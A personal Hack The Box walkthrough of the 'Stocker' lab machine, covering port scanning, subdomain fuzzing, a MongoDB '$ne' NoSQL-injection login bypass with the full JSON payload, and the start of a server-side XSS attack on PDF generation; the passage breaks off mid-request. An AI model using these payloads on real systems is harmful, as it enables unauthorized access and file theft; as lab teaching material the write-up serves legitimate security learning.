

[HTB] stocker

- by Pablo github.com/vorkampfer/hackthebox2/stocker



- Resources:

- 0xdf walkthrough: <https://0xdf.gitlab.io/2023/06/24/htb-stocker.html>
- What is NoSQL? <https://www.geeksforgeeks.org/introduction-to-nosql/>
- NoSQL MongoDB payloads: <https://book.hacktricks.xyz/pentesting-web/nosql-injection#mongodb-payloads>
- Skia/PDF m108 exploit <https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/server-side-xss-dynamic-pdf>
- 0xdf gitlab: <https://0xdf.gitlab.io/>
- 0xdf YouTube: <https://www.youtube.com/@0xdf>
- Privacy search engine <https://metager.org>
- Privacy search engine <https://ghosterysearch.com/>
- CyberSecurity News <https://www.darkreading.com/threat-intelligence>
- <https://book.hacktricks.xyz/>

- View terminal output with color

```
bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

Stocker starts out with a NoSQL injection allowing me to bypass login on the dev website. From there, I'll exploit purchase order generation via a serverside cross site scripting in the PDF generation that allows me to read files from the host. I'll get the application source and use a password it contains to get a shell on the box. The user can run some NodeJS scripts as root, but the sudo rule is misconfiguration that allows me to run arbirtray JavaScript, and get a shell as root.

```
~0xdf
```

Checking connection status

1. Checking my openvpn connection with a bash script.

```

> htb.sh --status

==>[+]  OpenVPN is up and running.
2024-08-24 01:09:46 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 57196

==>[+]  Your Tun0 ip is: 10.10.14.157

==>[+]  The HackTheBox server IP is: 10.129.228.197 stocker.htb

==>[+]  PING 10.129.228.197 (10.129.228.197) 56(84) bytes of data.
64 bytes from 10.129.228.197: icmp_seq=1 ttl=63 time=142 ms

--- 10.129.228.197 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 141.580/141.580/141.580/0.000 ms

==>[+]  10.129.228.197 (ttl -> 63): Linux

Done!
```

Basic Recon

2. Nmap

```

1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. > openscan stocker.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. > echo $openportz
22,80
4. > source ~/.zshrc
5. > echo $openportz
22,80
6. > portzscan $openportz stocker.htb
7. > qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 stocker.htb
>>> looking for nginx
nginx 1.18.0
>>> looking for OpenSSH
OpenSSH 8.2p1 Ubuntu 4ubuntu0.5
>>> Looking for Apache
>>> Looking for popular CMS & OpenSource Frameworks
>>> Looking for any subdomains that may have come out in the nmap scan
>>> Here are some interesting ports
22/tcp open  ssh
OpenSSH 8.2p1 Ubuntu 4ubuntu0.5
>>> Listing all the open ports
22/tcp open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http     syn-ack nginx 1.18.0 (Ubuntu)
Goodbye!
```

OPENSSSH (1:8.2P1-4UBUNTU0.5) UBUNTU FOCAL FOSSA; URGENCY=MEDIUM

3. Discovery with Ubuntu Launchpad

```

1. I lookup `OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 launchpad`
2. openssh (1:8.2p1-4ubuntu0.5) focal; urgency=medium
3. Launchpad.net is saying we have an Ubuntu Focal Fossa Server
```

4. Whatweb

```
1. ➤ whatweb http://10.129.228.197/
http://10.129.228.197/ [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],
IP[10.129.228.197], RedirectLocation[http://stocker.htb], Title[301 Moved Permanently], nginx[1.18.0]
http://stocker.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],
IP[10.129.228.197], Meta-Author[Holger Koenemann], MetaGenerator[Eleventy v2.0.0], Script, Title[Stock - Coming Soon!],
nginx[1.18.0]
2. We got confirmationo of the hostname stocker.htb. It is running nginx.
```

5. curl the server

```
1. ➤ curl -s -X GET http://stocker.htb -I


HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 24 Aug 2024 01:35:28 GMT
Content-Type: text/html
Content-Length: 15463
Last-Modified: Wed, 21 Dec 2022 18:31:13 GMT
Connection: keep-alive
ETag: "63a350f1-3c67"
Accept-Ranges: bytes
```

Directory Busting

6. Fuzzing with wfuzz and ffuf

```
1. WFUZZ finds `/dev` in less than a second so I do not even need to run FFUF.
2. ➤ wfuzz -c --hc=404 --hh=178 -t 100 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:
FUZZ.stocker.htb" http://stocker.htb
=====
ID           Response  Lines  Word      Chars      Payload
=====
000000019:   302         0 L       4 W       28 Ch     "dev"
```

Begin site enumeration



6. Initial site assessment and enumeration



1. I find the head of IT right away.
2. Angoose Garden, Head of IT at Stockers Ltd.
3. I add ``dev.stocker.htb`` to my hosts file because we will not get anything unless we add the sub-domain to our host file and then our computer will know to associate that ip with that sub-domain and the virtual hosting on the target server will direct us to the intended page.

Request

PrettyRawHex

1

POST /login HTTP/1.1

2

Host: dev.stocker.htb

3

User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png ,image/svg+xml,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Content-Type: application/x-www-form-urlencoded

8

Content-Length: 29

9

Origin: http://dev.stocker.htb

10

DNT: 1

11

Sec-GPC: 1

12

Connection: keep-alive

13

Referer: http://dev.stocker.htb/login

14

Cookie: connect.sid=s%3AAw9bCm079cw_12sIY3AHM9S7otNLGkMn.fXyqEvrBGTacg2HB%2BFJb1DX6sY0o1%2B1nu4%2BVm5AdLaI

15

Upgrade-Insecure-Requests: 1

16

Priority: u=0, i

17

18

username=admin&password=admin

Burpsuite intercept

7. I navigate to the new sub-domain we found `http://dev.stocker.htb/`

1. `http://dev.stocker.htb`
2. It redirects me to a login ``http://dev.stocker.htb/login``
3. I intercept the login attempt. admin:admin
4. This `$(ne)` works good with mongoDB in Node.js with frameworks like Angular, Express, Mongo.
5. All these frameworks can seem very confusing.
6. MongoDB is a database like MySQL but javascript base (aka NO-SQL). Node.js is the server environment framework that the other frameworks use to build on. NPM, Angular, Express, Mongo are like (CMS) content management systems for the user interaction aka webapps.
7. In the response it says Express. That means this is Node.js framework aka NoSQL. ``X-Powered-By: Express``. See image below of the response in burpsuite repeater.

Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 302 Found			
2	Server: nginx/1.18.0 (Ubuntu)			
3	Date: Sat, 24 Aug 2024 05:09:27 GMT			
4	Content-Type: text/html; charset=utf-8			
5	Content-Length: 92			
6	Connection: keep-alive			
7	X-Powered-By: Express			
8	Location: /login?error=login-error			
9	Vary: Accept			
10				
11	<p><p> Found. Redirecting to /login?error=login-error </p></p>			

NoSQL

8. What is NoSQL?

1. NoSQL says what it is right in the name. It stands for "Not only SQL". It has sql javascript and other languages that make it up.

=====

NoSQL is a type of database management system (DBMS) that is designed to handle and store large volumes of unstructured and semi-structured data. Unlike traditional relational databases that use tables with pre-defined schemas to store data, NoSQL databases use flexible data models that can adapt to changes in data structures and are capable of scaling horizontally to handle growing amounts of data.

The term NoSQL originally referred to “non-SQL” or “non-relational” databases, but the term has since evolved to mean “not only SQL,” as NoSQL databases have expanded to include a wide range of different database architectures and data models. NoSQL databases are generally classified into four main categories:

Document databases: These databases store data as semi-structured documents, such as JSON or XML, and can be queried using document-oriented query languages."

Key-value stores: These databases store data as key-value pairs, and are optimized for simple and fast read/write operations.

Column-family stores: These databases store data as column families, which are sets of columns that are treated as a single entity. They are optimized for fast and efficient querying of large amounts of data.

Graph databases: These databases store data as nodes and edges, and are designed to handle complex relationships between data.

=====

2. **Basically JSON and XML are native languages for NoSQL. This has it advantages and disadvantages.**

9. HackTricks is a great place to learn about NoSQL and MongoDB payloads

1. <https://book.hacktricks.xyz/pentesting-web/nosql-injection#mongodb-payloads>

2. I recommend checking out HackTricks. Do a search with `Ctrl + k` and type the payload I just mentioned `[ne]` and you will see that is related to mongoDB but more importantly to `NoSQL` type of injections.

10. 0xdf makes a great comment on what to do when encountering MongoDB, Express aka NoSQL frameworks.

NoSQL Injection

JSON POST

It's always worth looking for authentication bypasses by SQL injection. Putting a `'` or `"` in the username or password doesn't seem to change the response from the host. Express applications also tend to use NoSQL solutions like MongoDB, so I'll want to check for those injections as well.

I'll send the request over to Burp Repeater. First I'll want to convert the request to JSON by changing the `Content-Type` header from `application/x-www-form-urlencoded` to `application/json` and changing the payload into JSON:

1. I will be completely honest. If you are following this guide I would recommend following 0xdf walk-through instead. He explains this so much better. I will attempt to do my best to interpret what he says and ofcourse explain my methodology with my limited understanding of a noob.

2. Since we know the content type is most likely JSON we need to put that in our burpsuite repeater request so our NoSQL injections will work.

3. Content-Type: application/x-www-form-urlencoded

4. Change that to `application/json`

5. See burpsuite repeater screenshot above the content-type is on number 7.

6. After that you need to put the username and password "manually" unfortunately in JSON format. I would think that since

burpsuite is so expensive that it would do that for me. I do not have the pro-version btw. Yet, we still need it to see what is happening behind the scenes in the http requests and be able to manipulate that easily. Anyway, I love burp I just think it is way too expensive.

7.The payload needs to be in this json structure. I kept leaving the equals instead of using colons and I could not figure out what was wrong. lol, I kept getting a 404 error. If the syntax is correct you should get a 302 found.


```
=====
{
  "username": "foo",
  "password": "foo123"
}
=====
```

Creating NoSQL payload

```
14 Cookie: connect.sid=
    s%3AAw9bCm079cw_12sIY3AHM9S7otNLGkMn.fXyqEvrGbGTacg2HB%2BFJb1DX6sY0o1%2Blnu4%2BVm5Ad
    LaI
15 Upgrade-Insecure-Requests: 1
16 Priority: u=0, i
17
18 {
    "username": {
      "$ne": "foo"
    },
    "password": {
      "$ne": "foo"
    }
  }
```

11. This is a starting payload


1. We need to convert this payload into a `JSON object`
2. {"username":{"\$ne": "foo"}, "password": {"\$ne":"foo"}}
3. You can click `pretty` and burpsuite will format from raw to pretty. It is the same thing.
4. I get a 302 found so it did work



12. I go to http://dev.stocker.htb/stock and the above burpsuite payload has logged me in. All I had to do was navigate to the page.

1. I knew to go to `/stock` because it said that in the response.
2. <p>Found. Redirecting to stock</p>

13. The site is a store, with four items. I can add them to the cart, and clicking “View Cart” pops a window that show me the items




```
1. s%3AAw9bCm079cw_12sIY3AHM9S7otNLGkMn.fXyqEvrBGTag2HB%2BFJbLDX6sY0o1%2Blnu4%2BVm5AdLaI <<< My cookie, just disregard
2. I got `can not view stock` because I was messing around with the cookie. Well after going back to the main page
`http://stocker.htb` I click refresh and it directs me to `http://stocker.htb/stock`
3. So I think the cookie does expire not sure. What you can do is take the cookie from burpsuite and add it to the DOM
inspector under the storage section in cookies. Replacing the cookie if you have any issues.
4. I click on `submit purchase`
5.
Thank you for your purchase!
```

Order ID: 66c98c3392025f9870fcce76

Your order details have been emailed to you. You can view the purchase order here.

```
6. You need to click `here` and it will download a PDF.
```



14. I'll run exiftool on the pdf I download from the purchase order.

```
1. Clicking on `here` I get redirected to a pdf
2. http://dev.stocker.htb/api/po/66c98c3392025f9870fcce76
3. wget http://dev.stocker.htb/api/po/66c98c3392025f9870fcce76
4. I wget the link instead to make sure I get the pdf with no metadata changed.
5. > wget http://dev.stocker.htb/api/po/66c98c3392025f9870fcce76
6. > file 66c98c3392025f9870fcce76
66c98c3392025f9870fcce76: PDF document, version 1.4, 1 page(s)
7. > mv 66c98c3392025f9870fcce76 66c98c3392025f9870fcce76.pdf
8. > exiftool 66c98c3392025f9870fcce76.pdf
ExifTool Version Number      : 12.93
File Name                    : 66c98c3392025f9870fcce76.pdf
Directory                   : .
File Size                    : 44 kB
File Modification Date/Time  : 2024:08:24 07:36:03+00:00
File Access Date/Time       : 2024:08:24 07:35:52+00:00
File Inode Change Date/Time  : 2024:08:24 07:36:21+00:00
File Permissions             : -rw-r--r--
File Type                    : PDF
File Type Extension          : pdf
MIME Type                    : application/pdf
```

PDF Version	: 1.4
Linearized	: No
Page Count	: 1
Tagged PDF	: Yes
Creator	: Chromium
Producer	: Skia/PDF m108
Create Date	: 2024:08:24 07:36:03+00:00
Modify Date	: 2024:08:24 07:36:03+00:00

15. I exiftool the pdf and Skia/PDF m108 sticks out to me so I look it up

If a web page is creating a PDF using user controlled input, you can try to trick the bot that is creating the PDF into executing arbitrary JS code. So, if the PDF creator bot finds some kind of HTML tags, it is going to interpret them, and you can abuse this behaviour to cause a Server XSS.

1. Producer : Skia/PDF m108
2. I search for `Skia/PDF m108 exploit`
3. I find this link from HackTricks
4. <https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting/server-side-xss-dynamic-pdf>
5. There is a PoC payload. see below
6. `

16. We will put that payload in the title or the basket purchase. We need to intercept the submit purchase button. The thank you page pop will contain our payload we inject into the title and the bot creating the PDF will see the html and hopefully interpret the code causing an XSS and eventually a Remote Code Execution [RCE].

Request

	Pretty	Raw	Hex
1	POST /api/order HTTP/1.1		
2	Host: dev.stocker.htb		
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:128.0) Gecko/20100101 Firefox/128.0		
4	Accept: */*		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate, br		
7	Referer: http://dev.stocker.htb/stock		
8	Content-Type: application/json		
9	Content-Length: 629		
10	Origin: http://dev.stocker.htb		
11	DNT: 1		
12	Sec-GPC: 1		
13	Connection: keep-alive		
14	Cookie: connect.sid=s%3AAw9bCm079cw_12sIY3AHM9S7otNLGkMn.fXyqEvrbGTacg2HB%2BFJb1DX6sY0o1%2Blnu4%2BVm5AdLaI		
15	Priority: u=0		
16			
17	{		
	"basket":[
	{		
	"_id":"638f116eeb060210cbd83a8d",		
	"title":"Cup",		
	"description":"It's a red cup."		

1. So, step one intercept `submit purchase` and send it to repeater.
2. The intercept should look like the one in the image above. This is before inserting the payload.
3. The title of the basket purchase says `cup` we are going to inject: `` this instead.


17. After we inject the payload it will look like the above image. We need to escape the double quotes because it is already surrounded by double quotes and 2 sets of double quotes would cause an error unless we escape the ones inside with a backslash

Sec-GPC: 1
Connection: keep-alive
Cookie: connect.sid=s%3AAw9bCm079cw_12sIY3AHM9S7otNLGkMn.fXyqEvrbGTacg2HB%2BFJb1DX6sY0o1%2Blnu4%2BVm5AdLaI
Priority: u=0
{
"basket":[
{
"_id":"638f116eeb060210cbd83a8d",
"title":"",
"description":"It's a red cup.",

